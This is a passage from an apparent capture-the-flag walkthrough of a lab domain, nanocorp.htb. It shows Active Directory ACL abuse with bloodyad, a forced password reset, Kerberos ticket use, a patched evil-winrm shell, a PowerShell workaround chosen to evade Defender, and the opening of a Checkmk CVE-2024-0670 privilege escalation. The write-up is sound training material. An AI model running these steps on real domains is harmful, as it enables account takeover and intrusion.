
After uploading our collection zip to BloodHound, we can see that web_svc can add itself to the IT_Support group, which is interesting.

We also noticed that IT_Support can reset passwords for the AD_MONITORING OU objects, which includes the monitoring_svc user.
Perform the Acls attacks to get monitoring_svc :
Add web_svc to IT_Support using the bloodyad tool.
1
2
3
└─# bloodyad  -u web_svc -p 'dksehdgh712!@#' --host dc01.nanocorp.htb add groupMember 'IT_Support' 'web_svc'

[+] web_svc added to IT_Support
Now that we are a member of IT_Support as web_svc, we can reset the password of the monitoring_svc user using the same tool, bloodyad.
1
2
└─# bloodyad   --host "dc01.nanocorp.htb" -d "nanocorp" -u "web_svc" -p 'dksehdgh712!@#'  set password "monitoring_svc" 'Password@123!'
[+] Password changed successfully!
Synchronize the Kerberos time using the ntpdate tool.
1
ntpdate -s 10.129.28.115
winrm as monitoring_svc :
Previously, from bloodhound enumeration, we noticed that the monitoring_svc user is a member of the Protected Users and Remote management users groups, meaning this user can’t use NTLM authentication.

Check with NTLM authentication using the Netexec tool.
1
2
3
└─# netexec smb nanocorp.htb -u monitoring_svc -p 'Password@123!'
SMB         10.129.28.115     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:False)
SMB         10.129.28.115     445    DC01             [-] nanocorp.htb\monitoring_svc:Password@123! STATUS_ACCOUNT_RESTRICTION
Check with Kerberos authentication :
1
2
3
└─# netexec smb nanocorp.htb -u monitoring_svc -p 'Password@123!' -k
SMB         nanocorp.htb    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:False)
SMB         nanocorp.htb    445    DC01             [+] nanocorp.htb\monitoring_svc:Password@123!
Let’s request a TGT using impacket-getTGT and test psremoting using evil-winrm.
1
2
impacket-getTGT 'nanocorp.htb/monitoring_svc:Password@123!' -dc-ip 10.129.28.115
export KRB5CCNAME=monitoring_svc.ccache
Now we have the TGT of the monitoring_svc user.
1
2
3
4
5
6
7
8
└─# klist
Ticket cache: FILE:monitoring_svc.ccache
Default principal: monitoring_svc@NANOCORP.HTB

Valid starting       Expires              Service principal
04/10/2025 20:41:18  04/11/2025 00:41:18  krbtgt/NANOCORP.HTB@NANOCORP.HTB
        renew until 04/11/2025 00:41:18
We already know that winrm HTTP (5985) is closed on the box (restricted by firewall rules), while WinRM SSL is open (5986). Therefore, we need to use the -S flag with evil-winrm and also use Kerberos authentication because the monitoring_svc user is included in the Protected Users group and cannot use NTLM authentication for psremoting to the DC01 host :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
└─# evil-winrm -i dc01.nanocorp.htb -u '' -p '' -S -r 'nanocorp.htb'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Warning: User is not needed for Kerberos auth. Ticket will be used

Warning: Password is not needed for Kerberos auth. Ticket will be used

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1

evil-winrm Solution - Supporting Kerberos Authentication + SSL:
After extensive research, I discovered a solution for using WinRM with Kerberos authentication over SSL. The key limitation is that evil-winrm doesn’t support both at the same time.
To work around this, I patched the evil-winrm script as suggested by @ly4k in a CTF for ECSC2024 ( WinRM with Kerberos Authentication Part).

The reason for this is that evil-winrm doesn’t support Kerberos authentication + SSL. In the source code, it is either Kerberos authentication or SSL, but not both.
First, download the Evil-WinRM Ruby script from GitHub:
1
wget https://raw.githubusercontent.com/Hackplayers/evil-winrm/refs/heads/master/evil-winrm.rb
open the evil-winrm.rb file in your preferred text editor and make the following changes to incorporate Kerberos authentication with SSL. Add the provided code snippet to the appropriate section:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
                   client_cert: $pub_key,
                   client_key: $priv_key
                 )
+              elsif !$realm.nil?
+                $conn = WinRM::Connection.new(
+                  endpoint: "https://#{$host}:#{$port}/#{$url}",
+                  user: '',
+                  password: '',
+                  no_ssl_peer_verification: true,
+                  transport: :kerberos,
+                  realm: $realm,
+                  service: $service
+                )
               else
                 WinRM::Connection.new(
                   endpoint: "https://#{$host}:#{$port}/#{$url}",
Auth as monitor_svc Using patched Evil-WinRM :
Next, you need to export the Kerberos ticket cache variable with monitor_svc.ccache :
1
export KRB5CCNAME=monitor_svc.ccache
Before attempting to connect to the domain controller (DC) using the patched evil-winrm script, ensure that you have properly configured the following files on your system:
- Update /etc/hosts
Add the following line to your /etc/hosts file to ensure the hostname resolution works correctly:
1
10.129.28.115 nanocorp.htb dc01.nanocorp.htb NANOCORP.HTB DC01.NANOCORP.HTB
- Configure /etc/krb5.conf
Ensure your Kerberos configuration file (/etc/krb5.conf) includes the following config :
1
2
3
4
5
6
7
8
9
10
11
12
13
[libdefaults]
    default_realm = NANOCORP.HTB

[realms]
    NANOCORP.HTB = {
        kdc = dc01.nanocorp.htb
        admin_server = dc01.nanocorp.htb
    }

[domain_realm]
    .nanocorp.htb = NANOCORP.HTB
    nanocorp.htb = NANOCORP.HTB
Now you can use the modified evil-winrm script to connect to dc01.nanocorp.htb using monitoring_svc tgt and read the user.txt flag file :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
└─# ruby evil-winrm-patched.rb -i dc01.nanocorp.htb -u '' -p '' -S -r 'nanocorp.htb'


Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Warning: User is not needed for Kerberos auth. Ticket will be used

Warning: Password is not needed for Kerberos auth. Ticket will be used

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\monitoring_svc\Documents> cat ../Desktop/user.txt
b85a513*************************
*Evil-WinRM* PS C:\Users\monitoring_svc\Documents>
Lateral Movement :
Scanning Local Ports :
after obtaining a shell on the dc01 host, the next step is to perform basic host enumeration. This includes checking the firewall configuration to understand how inbound and outbound traffic is being filtered, as well as identifying any locally exposed services that could be useful for further lateral movement or privilege escalation.
The firewall configuration shows that all profiles (domain, private and public) are enabled with a restrictive inbound policy (BlockInbound, AllowOutbound).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
*Evil-WinRM* PS C:\Users\monitoring_svc\Documents> netsh advfirewall show allprofiles

Domain Profile Settings:
----------------------------------------------------------------------
State                                 ON
Firewall Policy                       BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (GPO-store only)
LocalConSecRules                      N/A (GPO-store only)
InboundUserNotification               Disable
RemoteManagement                      Disable
UnicastResponseToMulticast            Enable

Logging:
LogAllowedConnections                 Disable
LogDroppedConnections                 Disable
FileName                              %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096


Private Profile Settings:
----------------------------------------------------------------------
State                                 ON
Firewall Policy                       BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (GPO-store only)
LocalConSecRules                      N/A (GPO-store only)
InboundUserNotification               Disable
RemoteManagement                      Disable
UnicastResponseToMulticast            Enable

Logging:
LogAllowedConnections                 Disable
LogDroppedConnections                 Disable
FileName                              %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096


Public Profile Settings:
----------------------------------------------------------------------
State                                 ON
Firewall Policy                       BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (GPO-store only)
LocalConSecRules                      N/A (GPO-store only)
InboundUserNotification               Disable
RemoteManagement                      Disable
UnicastResponseToMulticast            Enable

Logging:
LogAllowedConnections                 Disable
LogDroppedConnections                 Disable
FileName                              %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096

Ok.
Next, we enumerate listening services on the host to identify potentially interesting internal ports that are not exposed externally. This helps us discover internal management services or agent-based tools that could be abused for lateral movement.
1
2
3
4
*Evil-WinRM* PS C:\Users\monitoring_svc\Documents> netstat -ano | findstr ":6556"
  TCP    0.0.0.0:6556           0.0.0.0:0              LISTENING       3496
  TCP    [::]:6556              [::]:0                 LISTENING       3496
*Evil-WinRM* PS C:\Users\monitoring_svc\Documents
This port is commonly used by monitoring solutions, which is confirmed by inspecting running processes. The associated service is identified as check_mk_agent / cmk-agent-ctl, indicating that a monitoring agent is installed on the system.
1
2
3
4
5
6
*Evil-WinRM* PS C:\Users\monitoring_svc\Documents> Get-Process

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    234      15     3104      12660              3220   0 check_mk_agent
    103      11     1460       7176              3496   0 cmk-agent-ctl
Since using chisel.exe to forward this port would trigger Windows Defender, we need to find an alternative method to analyze this port locally. We can do this using PowerShell (no extra tools):
1
2
3
4
$client = New-Object System.Net.Sockets.TcpClient("127.0.0.1", 6556)
$stream = $client.GetStream()
$reader = New-Object System.IO.StreamReader($stream)
while (($line = $reader.ReadLine()) -ne $null) { $line }
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
*Evil-WinRM* PS C:\Users\monitoring_svc\Documents> $client = New-Object System.Net.Sockets.TcpClient("127.0.0.1", 6556)
*Evil-WinRM* PS C:\Users\monitoring_svc\Documents> $stream = $client.GetStream()
*Evil-WinRM* PS C:\Users\monitoring_svc\Documents> $reader = New-Object System.IO.StreamReader($stream)
*Evil-WinRM* PS C:\Users\monitoring_svc\Documents> while (($line = $reader.ReadLine()) -ne $null) { $line }
<<<check_mk>>>
Version: 2.1.0p10
BuildDate: Aug 19 2022
AgentOS: windows
Hostname: DC01
Architecture: 64bit
WorkingDirectory: C:\Windows\system32
ConfigFile: C:\Program Files (x86)\checkmk\service\check_mk.yml
LocalConfigFile: C:\ProgramData\checkmk\agent\check_mk.user.yml
AgentDirectory: C:\Program Files (x86)\checkmk\service
PluginsDirectory: C:\ProgramData\checkmk\agent\plugins
StateDirectory: C:\ProgramData\checkmk\agent\state
ConfigDirectory: C:\ProgramData\checkmk\agent\config
TempDirectory: C:\ProgramData\checkmk\agent\tmp
LogDirectory: C:\ProgramData\checkmk\agent\log
SpoolDirectory: C:\ProgramData\checkmk\agent\spool
LocalDirectory: C:\ProgramData\checkmk\agent\local
OnlyFrom:
<<<cmk_agent_ctl_status:sep(0)>>>
{"version":"2.1.0p10","agent_socket_operational":true,"ip_allowlist":[],"allow_legacy_pull":true,"connections":[]}
<<<wmi_cpuload:sep(124)>>>
[system_perf]
Name|ProcessorQueueLength|Timestamp_PerfTime|Frequency_PerfTime|WMIStatus
|0|40506770497|10000000|OK
[computer_system]
Name|NumberOfLogicalProcessors|NumberOfProcessors|WMIStatus
DC01|4|2|OK
<<<uptime>>>
4050
We now have a significant amount of monitoring information output. At the top, it identifies the application as checkmk with version 2.1.0p10. This is a monitoring tool that sends host information (like RAM, CPU, Disk Usage, etc.) from the machine (DC01.nanocorp.htb). Upon further enumeration, we find that we don’t have permission to access the checkmk agent’s directory:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
*Evil-WinRM* PS C:\Program Files (x86)\checkmk> ls


    Directory: C:\Program Files (x86)\checkmk


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          4/5/2025   4:42 PM                service


*Evil-WinRM* PS C:\Program Files (x86)\checkmk> cd service
*Evil-WinRM* PS C:\Program Files (x86)\checkmk\service> ls
Access to the path 'C:\Program Files (x86)\checkmk\service' is denied.
At line:1 char:1
+ ls
+ ~~
    + CategoryInfo          : PermissionDenied: (C:\Program Files (x86)\checkmk\service:String) [Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
*Evil-WinRM* PS C:\Program Files (x86)\checkmk\service>
Privilege Escalation -> administrator user :
Checkmk Agent Background:
Checkmk is an open-source IT monitoring tool used to monitor servers, networks, applications, and services. It collects performance data and alerts you when something goes wrong.
- what is checkmk agent
check_mk_agent.exe?
Checkmk Agent is a small program installed on target systems (like Linux or Windows). It collects system info (CPU, RAM, disk, services, etc.) and sends it to the Checkmk server for monitoring.By default, the agent listens on TCP port 6556, and the server connects to this port to pull the monitoring data.

checkmk (CVE-2024-0670) :
With the Checkmk Agent version available, we can search for known vulnerabilities related to this version. A search leads us to a post on the Checkmk website: Werk #16361: Privilege escalation in Windows agent , which explains that there is a vulnerability in the Checkmk Agent, assigned to CVE-2024-0670, that allows privilege escalation.

CVE-2024-0670: In some cases, the software creates temporary files inside the directory C:\Windows\Temp that get executed afterwards. An attacker can leverage this to place write-protected malicious files in the directory beforehand. The files get executed by Checkmk with SYSTEM privileges allowing attackers to escalate their privileges.
We also found another post: Local Privilege Escalation via writable files in Checkmk Agent explaining and showing a proof of concept (PoC) for CVE-2024-0670.

The blog shows how to exploit the vulnerability without interacting with the Checkmk.exe application server. Instead, the attack uses msiexec.exe to repair the software:

